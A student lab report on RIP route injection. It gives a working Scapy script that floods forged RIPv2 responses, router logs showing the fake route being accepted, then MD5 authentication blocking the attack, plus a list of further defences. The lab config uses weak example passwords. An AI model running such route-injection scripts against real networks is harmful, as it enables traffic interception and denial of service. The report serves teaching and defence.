Report: RIP Attack - Route Injection

- Karolina Graf
- Yuliia Lesyk
- Mylana Herasymenko


Introduction

The RIP (Routing Information Protocol) attack relies on the ability to inject false entries into the routing table using the RIP protocol. This is possible due to the open nature of this protocol, which does not require authentication in its default configuration. It is possible to redirect network traffic, resulting in communication disruptions, data interception, or other undesirable effects. The analysis will focus on the practical execution of the attack using Scapy and Wireshark tools, as well as methods to counteract such attacks.

Description of the Main Idea


Prezentowany projekt skupia się na przeprowadzeniu ataku na protokół RIP (Routing Information Protocol) poprzez wprowadzenie złośliwych wpisów do tablicy routingu w sieci komputerowej. W tym celu używane jest narzędzie Scapy działające na maszynie wirtualnej z systemem Kali Linux, które generuje i wysyła fałszywe pakiety RIP. Ich celem jest zmodyfikowanie tablicy routingu routera, co może prowadzić do przekierowania ruchu sieciowego lub zakłócenia działania całej sieci. Wireshark, narzędzie do analizy ruchu sieciowego, jest wykorzystywany do obserwacji pakietów wysyłanych w trakcie ataku oraz ich wpływu na zachowanie sieci.

→ Original Network Topology




→ Modified network topology:

A virtual machine running Kali Linux (kali-1) has been added to the network topology. The network consists of routers and end devices. Kali Linux is connected to the network in the 10.1.3.0/24 segment.



→ RIP Traffic in Wireshark:

Wireshark displays captured network traffic, including **RIPv2** protocol responses on **UDP port 520**. We can see regular responses from source address **10.1.3.2** to the **multicast group 224.0.0.9**.


Capturing from Standard input [IOU4 Ethernet0/1 to R5 FastEthernet0/0]
Файл Правка Вигляд Перехід Захоплення Аналіз Статистика Телефонія Wireless Інструменти Довідка

```
udp.port == 520

No.  Time        Source      Destination  Protocol Lengtl Info
  22 15.213895   10.1.3.2    224.0.0.9    RIPv2    126 Response
  55 40.796891   10.1.3.2    224.0.0.9    RIPv2    126 Response
  91 69.967600   10.1.3.2    224.0.0.9    RIPv2    126 Response
 129 98.095190   10.1.3.2    224.0.0.9    RIPv2    126 Response
 163 124.572450  10.1.3.2    224.0.0.9    RIPv2    126 Response
 200 151.368443  10.1.3.2    224.0.0.9    RIPv2    126 Response
 239 181.181743  10.1.3.2    224.0.0.9    RIPv2    126 Response
 274 208.003634  10.1.3.2    224.0.0.9    RIPv2    126 Response
 312 237.360089  10.1.3.2    224.0.0.9    RIPv2    126 Response
 350 265.696440  10.1.3.2    224.0.0.9    RIPv2    126 Response
 383 291.237984  10.1.3.2    224.0.0.9    RIPv2    126 Response
```


```
Routing Information Protocol
    Command: Response (2)
    Version: RIPv2 (2)
  IP Address: 10.0.0.0, Metric: 2
      Address Family: IP (2)
      Route Tag: 0
      IP Address: 10.0.0.0
      Netmask: 255.255.255.0
      Next Hop: 0.0.0.0
      Metric: 2
  IP Address: 10.0.1.0, Metric: 2
      Address Family: IP (2)
      Route Tag: 0
      IP Address: 10.0.1.0
      Netmask: 255.255.255.0
      Next Hop: 0.0.0.0
      Metric: 2
```

```
0000  01 00 5e 00 00 09 ca 05  06 ea 00 00 08
0010  00 70 00 00 00 00 02 11  ca b1 0a 01 03
0020  00 09 02 08 02 08 00 5c  e2 04 02 02 00
0030  00 00 0a 00 00 00 ff ff  ff 00 00 00 00
0040  00 02 00 02 00 00 0a 00  01 00 ff ff ff
0050  00 00 00 00 00 02 00 02  00 00 0a 00 02
0060  ff 00 00 00 00 00 00 00  00 02 00 02 00
0070  03 00 ff ff ff 00 00 00  00 00 00 00 00
```


Next Hop router for this route (rip.next_hop), 4 byte(s) | Пакетів: 415 · Displayed: 11 (2.7%) | Profile: Default

→ Scapy Tool:

A **Python** script utilizes the **Scapy** library to generate and send malicious **RIP packets**. The packets contain new routes, such as **10.1.4.0/24**, with fake metrics.



```
#Import scapy
from scapy.all import *

pkt = ( Ether(dst="10:00:5e:00:00:09")/IP(src="10.1.3.11", dst="224.0.0.9")/UDP(sport=520, dport=520)/RIP(cmd=2, version=2)/RIPEntry( AF="IP",
RouteTag=0,
addr="10.1.4.0",
mask="255.255.255.0",
nextHop="0.0.0.0",
metric=1)
)
pkt.src = "08:00:27:04:42:0f"
pkt[IP].src = "10.1.3.11"

sendp(pkt, loop=1, inter=2, verbose=1)
```




```
┌──(kali㉿kali)-[~]
└─$ sudo python3 rip_pkt.py
.
Sent 1 packets.
```

→ **Script on the Linux VM:**

The main window displays a series of captured **RIPv2 packets**:

- ➢ All packets originate from IP address **10.1.3.11** – the Kali Linux machine generating packets using the **Scapy** tool.
- ➢ The destination address is the multicast address **224.0.0.9**, used for RIP protocol communication.
- ➢ Each packet is **66 bytes** in length, indicating the standard size of a RIP response.
- ➢ The packets are **RIPv2 responses**, as confirmed by the "Response" field in the details.


Capturing from Standard input [R4 FastEthernet1/0 to IOU4 Ethernet0/0]
Файл Правка Вигляд Перехід Захоплення Аналіз Статистика Телефонія Wireless Інструменти Довідка


```
udp.port == 520
```

```
No.   Time          Source       Destination   Protocol  Lengtl Info
 1416 1079.401580   10.1.3.1     224.0.0.9     RIPv2     186 Response
 1453 1106.698006   10.1.3.1     224.0.0.9     RIPv2     186 Response
 1477 1125.392380   10.1.3.11    224.0.0.9     RIPv2      66 Response
 1480 1127.394111   10.1.3.11    224.0.0.9     RIPv2      66 Response
 1483 1129.395299   10.1.3.11    224.0.0.9     RIPv2      66 Response
 1486 1131.397807   10.1.3.11    224.0.0.9     RIPv2      66 Response
 1489 1133.398600   10.1.3.11    224.0.0.9     RIPv2      66 Response
 1490 1133.474326   10.1.3.1     224.0.0.9     RIPv2     186 Response
 1495 1135.400207   10.1.3.11    224.0.0.9     RIPv2      66 Response
 1498 1137.401290   10.1.3.11    224.0.0.9     RIPv2      66 Response
 1502 1139.403321   10.1.3.11    224.0.0.9     RIPv2      66 Response
 1505 1141.404749   10.1.3.11    224.0.0.9     RIPv2      66 Response
 1509 1143.405305   10.1.3.11    224.0.0.9     RIPv2      66 Response
 1515 1145.406381   10.1.3.11    224.0.0.9     RIPv2      66 Response
 1518 1147.407870   10.1.3.11    224.0.0.9     RIPv2      66 Response
```

```
> Frame 1363: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on
> Ethernet II, Src: PCSSystemtec_04:42:0f (08:00:27:04:42:0f), Dst: 10:00:
> Internet Protocol Version 4, Src: 10.1.3.11, Dst: 224.0.0.9
> User Datagram Protocol, Src Port: 520, Dst Port: 520
> Routing Information Protocol
```

```
0000  10 00 5e 00 00 09 08 00  27 04 42 0f 08
0010  00 34 00 01 00 00 40 11  8d a3 0a 01 03
0020  00 09 02 08 02 08 00 20  00 82 02 02 00
0030  00 00 0a 01 03 00 ff ff  ff 00 00 00 00
0040  00 01
```


We can see that the packets were sent to the router:



```
R4#
*Apr 24 16:54:47.403: RIP: received v2 update from 10.1.3.11 on FastEthernet1/0
*Apr 24 16:54:47.403:      10.1.4.0/24 via 0.0.0.0 in 1 hops
```

→ Router Routing Table:

Using the `show ip route` command on the router, we observe the addition of a fake route **10.1.4.0/24** via a fake RIP entry. The route was accepted by the router as valid. Simply put – the router receives the packets and adds the entry with the bad route to the routing table.




```
R4#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is not set

      10.0.0.0/8 is variably subnetted, 12 subnets, 2 masks
R        10.0.0.0/24 [120/2] via 10.1.1.2, 00:00:15, FastEthernet0/0
R        10.0.1.0/24 [120/3] via 10.1.1.2, 00:00:15, FastEthernet0/0
R        10.0.2.0/24 [120/3] via 10.1.1.2, 00:00:15, FastEthernet0/0
R        10.0.3.0/24 [120/3] via 10.1.1.2, 00:00:15, FastEthernet0/0
R        10.1.0.0/24 [120/1] via 10.1.1.2, 00:00:15, FastEthernet0/0
C        10.1.1.0/24 is directly connected, FastEthernet0/0
L        10.1.1.1/32 is directly connected, FastEthernet0/0
C        10.1.2.0/24 is directly connected, FastEthernet2/0
L        10.1.2.1/32 is directly connected, FastEthernet2/0
C        10.1.3.0/24 is directly connected, FastEthernet1/0
L        10.1.3.1/32 is directly connected, FastEthernet1/0
R        10.1.4.0/24 [120/1] via 10.1.3.11, 00:00:00, FastEthernet1/0
```


Security Measures:

The commands entered in the terminal aim to block attack attempts by allowing only trusted devices to exchange routing information. This configuration ensures that no false RIP routing information is accepted by the router, as MD5 authentication requires packets to contain the correct key.

- Passwords are established for the **console** (wired router access) and **VTY** (remote access).
- `ip rip authentication mode md5` sets the authentication method to **MD5**, which is more secure than clear-text authentication.
- `ip rip authentication key-chain RIP-KEYS` specifies the use of a **key chain** to verify the authenticity of RIP packets.
- `key-string ciscorip` defines the **key value** that will be used for encrypting and verifying RIP packets.




```
R1#
R1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#line console 0
R1(config-line)#password cisco
R1(config-line)#login
R1(config-line)#exit
R1(config)#enable secret cisco
R1(config)#line vty 0 4
R1(config-line)#password cisco
R1(config-line)#login
R1(config-line)#exit
R1(config)#
```



```
R1(config)#interface fastEthernet 0/0
R1(config-if)#ip rip a
R1(config-if)#ip rip aut
R1(config-if)#ip rip authentication mode md5
R1(config-if)#ip rip authe
R1(config-if)#ip rip authentication key-chain RIP-KEYS
R1(config-if)#exit
R1(config)#key chain RIP-KEYS
R1(config-keychain)#key 1
R1(config-keychain-key)#key-string ciscorip
```

→ Repeating the Attack

After implementing security measures and applying the MD5 mechanism, we re-initiate the RIP attack. The attack was executed using the Scapy tool from the Kali Linux machine, generating fake RIP 'Response' packets.



```
       + - replicated route, % - next hop override

Gateway of last resort is not set

      10.0.0.0/8 is variably subnetted, 10 subnets, 2 masks
R        10.0.0.0/24 [120/1] via 10.0.3.1, 00:00:04, FastEthernet1/0
R        10.0.1.0/24 [120/1] via 10.0.3.1, 00:00:04, FastEthernet1/0
R        10.0.2.0/24 [120/1] via 10.0.3.1, 00:00:04, FastEthernet1/0
C        10.0.3.0/24 is directly connected, FastEthernet1/0
L        10.0.3.2/32 is directly connected, FastEthernet1/0
R        10.1.0.0/24 [120/2] via 10.0.3.1, 00:00:04, FastEthernet1/0
R        10.1.1.0/24 [120/3] via 10.0.3.1, 00:00:04, FastEthernet1/0
R        10.1.2.0/24 [120/4] via 10.0.3.1, 00:00:04, FastEthernet1/0
C        10.1.3.0/24 is directly connected, FastEthernet0/0
L        10.1.3.2/32 is directly connected, FastEthernet0/0
```

The second attempt demonstrates that the attack does not add an entry to the routing table. In this case, the implementation of authentication was correctly applied and tested.

→ Potential Threats Resulting from a Successful RIP Route Injection Attack

- Network Traffic Interception: The attacker can redirect network traffic through their machine, enabling the eavesdropping of sensitive data (passwords, login credentials, financial information).
- Denial of Access to Network Resources: Injecting incorrect routes can prevent users from accessing file servers, applications, databases, or the Internet.
- Rendering Devices Unreachable (DoS – Denial of Service): Fake entries can redirect packets to non-existent networks, leading to a loss of communication and effectively blocking the functioning of part or all of the network.
- Facilitating Further Attacks: By controlling network routes, the attacker can prepare more advanced attacks, such as session spoofing, local network phishing, or Man-in-the-Middle (MitM) attacks.

→ Other Methods to Secure Against RIP Attacks

- **Access Control Lists (ACLs)** Access Control Lists (ACLs) can be applied on routers to restrict the acceptance of routing updates to only trusted IP addresses.
- **RIP Route Filtering** It is possible to define RIP route filters to reject unauthorized or unexpected route updates. This ensures the router ignores routes that should not appear in the network.
- **Migration to More Secure Routing Protocols** Instead of using RIP, which is an older and less secure protocol, more modern protocols can be implemented, such as:
  - OSPF (Open Shortest Path First)
  - EIGRP (Enhanced Interior Gateway Routing Protocol)
- **Network Segmentation** Isolating separate network zones (VLANs) and limiting RIP broadcasts to appropriate segments can reduce the risk of propagating fake route

Project Summary

The project presents the practical execution of an attack on the **RIP (Routing Information Protocol)**, known as RIP route spoofing (or RIP Route Injection). It focuses on manipulating routing tables in a computer network by injecting malicious entries using specific RIP packets. The main tools used in the project are **Scapy** (for packet generation) and **Wireshark** (for analysis).

Key Stages

1. **Modified Network Topology:** A Kali Linux virtual machine was added to the original network configuration, placed in the **10.1.3.0/24** segment. It acts as the source of fake RIP packets sent to routers within the network.
2. **Capturing RIP Traffic: Wireshark** captured RIP packets for analysis. **RIPv2** protocol responses sent from the Kali Linux machine to the multicast address **224.0.0.9** were visible. Packet analysis showed that fake routing entries, such as **10.1.4.0/24** with a metric of 1, were introduced into the network.
3. **Packet Generation using Scapy:** A **Python** script utilizing the **Scapy** library created malicious RIP packets. The packets contained fabricated routes and fake metrics that were accepted by the router as authentic.
4. **Impact of the Attack on the Routing Table:** Using the `show ip route` command, the router revealed that it had accepted the fake RIP routes. Entries were inserted that could potentially redirect network traffic undesirably, e.g., for data interception.
5. **Network Security:** The final stage of the project concerned attack countermeasures. Implementing **MD5 authentication** in the router's RIP configuration blocked the acceptance of fake packets. Thanks to the **RIP-KEYS** key, only trusted devices can exchange routing data.

Conclusions The project demonstrates the vulnerability of the RIP protocol to attacks in its default configuration without authentication. The simulation proves how easy it is to manipulate routing tables in unsecured networks, while simultaneously showing that implementing **MD5 authentication** effectively prevents such incidents.